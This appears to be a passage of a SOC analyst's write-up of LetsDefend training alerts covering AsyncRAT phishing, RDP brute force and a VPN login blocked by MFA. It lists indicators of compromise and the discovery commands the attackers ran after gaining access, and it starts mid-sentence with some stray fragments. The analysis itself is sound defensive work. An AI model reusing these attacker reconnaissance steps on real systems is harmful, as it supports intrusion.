Someone Requested the C2' answer includes a detailed explanation of the PowerShell log and the DNS query results.

3.8 Alert 8 — SOC282

Phishing Alert – Deceptive Mail Detected

Field	Finding
Event ID	257
Platform severity	Medium
Alert type	Exchange
Difficulty	Medium
Event date	2024-05-13
Host / target	Felix endpoint
Source	103.80.134.63
Destination	Felix
Final disposition	TRUE POSITIVE
LetsDefend playbook result	20 points (100% success rate)

What happened:

Felix received a phishing email from free@coffeeshoop.com (a fake domain with three "o"s). The subject was "Free Coffee Voucher". It was sent from IP 103.80.134.63 and was delivered (Allowed). Felix downloaded a zip file from the email, ran it, and his computer was infected with AsyncRAT, a remote access trojan.

Evidence:

1. The email was delivered. The Exchange log shows 103.80.134.63 sending to our mail server (172.16.20.3) on port 25. VirusTotal: 7/91 vendors flag the sender IP as phishing/malicious.

2. Felix downloaded the file. Browser history shows files-lid.s3.us-east-2.amazonaws.com/...-free-coffee.zip at 12:59.


3. The malware connected to its C2. Network Action shows Felix's host connecting to 37.120.233.226 at 13:00:39 and again at 13:01:48. LetsDefend Threat Intel tags this IP as "C2, AsyncRAT". VirusTotal: 12/91.

4. The attacker ran recon commands. Terminal history shows cmd.exe running systeminfo, hostname, wmic logicaldisk, net user, tasklist /svc, ipconfig /all and route print, each about 5 seconds apart. This is automated information gathering by the RAT. AsyncRAT lets the attacker control the computer remotely, steal data and move to other machines.

MITRE ATT&CK: T1566 (phishing), T1204.002 (user ran file), T1059.003 (cmd), T1082/T1033/T1087/T1057/T1016 (discovery), T1071 (C2)

Actions:

- Felix's host has been contained. Escalate to Tier 2.
- Delete the email from all mailboxes.
- Block coffeeshoop.com, 103.80.134.63 and 37.120.233.226.
- Reset Felix's passwords and remove the malware or re-image the host.
- Check other hosts for traffic to 37.120.233.226.



3.9 Alert 9 — SOC176

RDP Brute Force Detected

Field	Finding
Event ID	234
Platform severity	Medium
Alert type	Brute Force
Difficulty	Medium
Event date	2024-03-07
Host / target	Matthew (172.16.17.148)
Source	218.92.0.56
Destination	172.16.17.148:3389
Final disposition	TRUE POSITIVE
LetsDefend playbook result	30 points (100% success rate)
Project risk	20/25 — Critical

What happened:

An attacker from the internet (218.92.0.56) ran an RDP brute force attack against Matthew's computer on port 3389. The attacker tried many usernames that do not exist, then logged in

successfully and started exploring the system.

Evidence:

1. The IP is external and malicious. It belongs to Chinanet (China). LetsDefend Threat Intel tags it as Malicious. VirusTotal: 5/91, with community notes about SSH brute force. AbuseIPDB: reported 451,636 times by 960 users.
2. It was an automated brute force. Log Management shows many OS and Firewall events from 218.92.0.56 to 172.16.17.148:3389 within a few seconds, each from a different source port.
3. Only one target was attacked. All attempts went to Matthew (172.16.17.148).
4. The attack worked. Shortly after the failed logins, the attacker was on the desktop. cmd.exe was opened from explorer.exe and ran: - whoami - net user letsdefend - net localgroup administrators - netstat -ano These are discovery commands. The attacker checked which account they used, looked for admin accounts and checked network connections.

MITRE ATT&CK: T1110 (brute force), T1078 (valid accounts), T1059.003 (cmd), T1033 (whoami), T1087 (account discovery), T1069.001 (local groups), T1049 (netstat)

Actions:

- Matthew's host has been isolated. Escalate to Tier 2.
- Block 218.92.0.56.

The screenshot displays the LetsDefend SOC interface. The top navigation bar includes links for Home, Learn, Practice, Challenge, and Pricing, along with a 'VIP+ for free' badge and user avatars. The left sidebar lists various security modules: Monitoring, Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area is divided into three tabs: MAIN CHANNEL, INVESTIGATION CHANNEL, and CLOSED ALERTS. The CLOSED ALERTS tab is active, showing a table of alerts.

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Medium	2026-10-02T04:23:58.089844+03:00	SOC176 - RDP Brute Force Detected	234	Brute Force	✓	↺
Result :		True Positive				
Playbook Score :		30 (100% success rate)				
Playbook Answers :		✓ Lesson Learned Your answer: Next ✓ Containment Your answer: Next ✓ Should the device be isolated? Your answer: Yes ① To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately. ✓ Log Management Your answer: Yes ① Yes, the brute force attack was successful. After numerous failed login attempts, the attacker managed to successfully log in using the username "Matthew" on the target host at IP address 172.16.17.148.				
Medium	2026-10-02T03:53:25.414550+03:00	SOC282 - Phishing Alert - Deceptive Mail Detected	257	Exchange	✓	↺
Medium	2026-10-02T02:47:16.056887+03:00	SOC153 - Suspicious Powershell Script Executed	238	Malware	✓	↺
Critical	2026-10-02T01:02:00.181943+03:00	SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing	316	Data Leakage	✓	↺

3.10 Alert 10 — SOC257

VPN Connection Detected from Unauthorized Country

Field	Finding
Event ID	225
Platform severity	Low
Alert type	Unauthorized Access
Difficulty	Easy
Event date	2024-02-13
Host / target	Monica endpoint/account
Source	113.161.158.12
Destination	33.33.33.33 VPN gateway
Final disposition	TRUE POSITIVE
LetsDefend playbook result	Playbook steps recorded as correct
Project risk	Not assigned in the source log

What happened:

An attacker from Vietnam (113.161.158.12) tried to log in to the VPN as monica@letsdefend.io at approximately 02:02. The attacker had Monica's correct password, but the login was stopped at the MFA one-time-code step.

Evidence:

1. The attacker scanned the VPN first. Firewall logs show many connections from 113.161.158.12 to the VPN gateway (33.33.33.33) on random ports, then on port 443.
2. The password was correct. The VPN log shows POST /login.html from 113.161.158.12 with response 200 for user Monica@letsdefend.io.
3. MFA stopped the attacker. The next log shows "Incorrect OTP Code" for monica@letsdefend.io from the same IP. No VPN session was created.
4. The IP is malicious. LetsDefend Threat Intel tags it as Brute Force. VirusTotal: 4/91. AbuseIPDB: reported 4,646 times. ISP: VNPT, Vietnam.
5. This was not Monica. There is no email about travel or working abroad, the login

was at 2am from an unknown foreign IP, and it came after port scanning.

6. Monica's computer shows normal activity. No critical system was affected and no data was accessed.

MITRE ATT&CK: T1595 (scanning), T1133 (external remote services - VPN), T1078 (valid accounts), T1621 (MFA request)

Actions:

- No isolation needed because the attack was blocked by MFA.
- Reset Monica's password, because the attacker knows it.
- Block 113.161.158.12 on the VPN and firewall.
- Ask Monica if she received unexpected MFA prompts and tell her never to approve one she did not start.
- Check if the same password is used on other accounts.

The screenshot shows the LetsDefend security dashboard. The top navigation bar includes 'Home', 'Learn', 'Practice', 'Challenge', 'Pricing', and a 'VIP+ for free' badge. The left sidebar lists various security modules: Monitoring, Log Management, Case Management, Endpoint Security, Threat Intel, Email Security, and Sandbox. The main content area is divided into three tabs: 'MAIN CHANNEL', 'INVESTIGATION CHANNEL', and 'CLOSED ALERTS'. The 'CLOSED ALERTS' tab is active, displaying a table of alerts.

SEVERITY	DATE CLOSED	RULE NAME	EVENTID	TYPE	RESULT	ACTION
Low	2026-10-02T04:44:36.542984+03:00	SOC257 - VPN Connection Detected from Unauthorized Country	225	Unauthorized Access	✓	↺
Result : True Positive Playbook Score : 35 (100% success rate) Playbook Answers : ✓ Lesson Learned Your answer: Next ✓ Recovery Your answer: Next ✓ Eradication Your answer: Next ✓ Backup evidences Your answer: Next ✓ Does the device need to be isolated? Your answer: No <i>No. Although the attacker cannot bypass the MFA structure in the VPN, Monica can be called a Compromised Account because she entered the password correctly. Since the attacker cannot access the system, it does not need to be isolated.</i>						
Medium	2026-10-02T04:23:58.089844+03:00	SOC176 - RDP Brute Force Detected	234	Brute Force	✓	↺
Medium	2026-10-02T03:53:25.414550+03:00	SOC282 - Phishing Alert - Deceptive Mail Detected	257	Exchange	✓	↺
Medium	2026-10-02T03:47:16.055887+03:00	SOC153 - Suspicious Powershell Script Executed	238	Malware	✓	↺